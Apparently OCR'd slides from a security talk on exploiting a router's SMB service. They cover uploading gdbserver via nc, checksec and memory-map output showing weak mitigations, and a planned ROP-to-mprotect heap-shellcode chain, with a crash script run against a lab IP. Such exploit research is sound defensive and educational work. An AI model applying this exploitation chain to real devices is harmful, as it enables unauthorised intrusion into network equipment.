
ADD A GDB SERVER

- https://github.com/rapid7/embedded-tools/tree/master/binaries/gdbserver
- wget https://github.com/rapid7/embedded-tools/raw/master/binaries/gdbserver/gdbserver.i686
- Router side: nc –lp > gdbserver
- Cat gdbserver.i686 | nc 192.168.1.225 1234




```
# chmod +x gdbserver
# ./gdbserver
Usage:  gdbserver [OPTIONS] COMM PROG [ARGS ...]
        gdbserver [OPTIONS] --attach COMM PID
        gdbserver [OPTIONS] --multi COMM

COMM may either be a tty device (for serial debugging), or
HOST:PORT to listen for a TCP connection.

Options:
  --debug                Enable general debugging output.
  --debug-format=opt1[,opt2,...]
                         Specify extra content in debugging output.
                           Options:
                             all
                             none
                             timestamp
  --remote-debug         Enable remote protocol debugging output.
  --version              Display version information and exit.
  --wrapper WRAPPER --   Run WRAPPER to start new programs.
  --once                 Exit after the first connection has closed.
# 
```

PROVIDED FILES




MITIGATIONS



```
gef➤  checksec
[+] checksec for '/tmp/gef/1257//nova/bin/smb'
Canary                                        : No
NX                                            : Yes
PIE                                           : No
Fortify                                       : No
RelRO                                         : No
gef➤  
```

ASLR



```
# cat /proc/self/maps
00400000-004e7000 r-xp 00000000 08:02 525                                /flash/bin/busybox_p
006e6000-006ee000 rw-p 000e6000 08:02 525                                /flash/bin/busybox_p
006ee000-006f3000 rw-p 00000000 00:00 0                                  [heap]
7fff359e5000-7fff35a06000 rw-p 00000000 00:00 0                          [stack]
7fff35bb4000-7fff35bb5000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
# cat /proc/self/maps
00400000-004e7000 r-xp 00000000 08:02 525                                /flash/bin/busybox_p
006e6000-006ee000 rw-p 000e6000 08:02 525                                /flash/bin/busybox_p
006ee000-006f3000 rw-p 00000000 00:00 0                                  [heap]
7fff2e0a8000-7fff2e0c9000 rw-p 00000000 00:00 0                          [stack]
7fff2e9ff000-7fff2ea00000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
# 
```

PATH TO EXECUTION

rop to mprotect

Mark all heap memory as executable (Defeat DEP/NX)

Load shellcode into heap

The heap isn't affected by ASLR

Jump to shellcode

FIND THE PRIMATIVE

01

Run gdbserver with the smb binary

- pkill smb; ./gdbserver :12345 /nova/bin/smb


02

Connect to remote server


03

Run the eip corrupting exploit


- Python eip_corrupt_crash.py 192.168.1.225




```
# pkill smb; ./gdbserver :12345 /nova/
```



```
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
GEF for linux ready, type `gef' to start, `gef config' to configure
76 commands loaded for GDB 8.2 using Python engine 3.5
[*] 4 commands could not be loaded, run `gef missing` to know why.
gef➤  file smb
Reading symbols from smb...(no debugging symbols found)...d
gef➤  gef-remote 192.168.1.225:12345
Reading /lib/ld-uClibc.so.0 from remote target...
warning: File transfers from remote targets can be slow. Use "set sy
Reading /lib/ld-uClibc.so.0 from remote target...
0x77ff7ea4 in _start () from target:/lib/ld-uClibc.so.0
[+] Connected to '192.168.1.225:12345'
[+] Targeting PID=2314
[+] Remote information loaded to temporary path '/tmp/gef/2314'
```



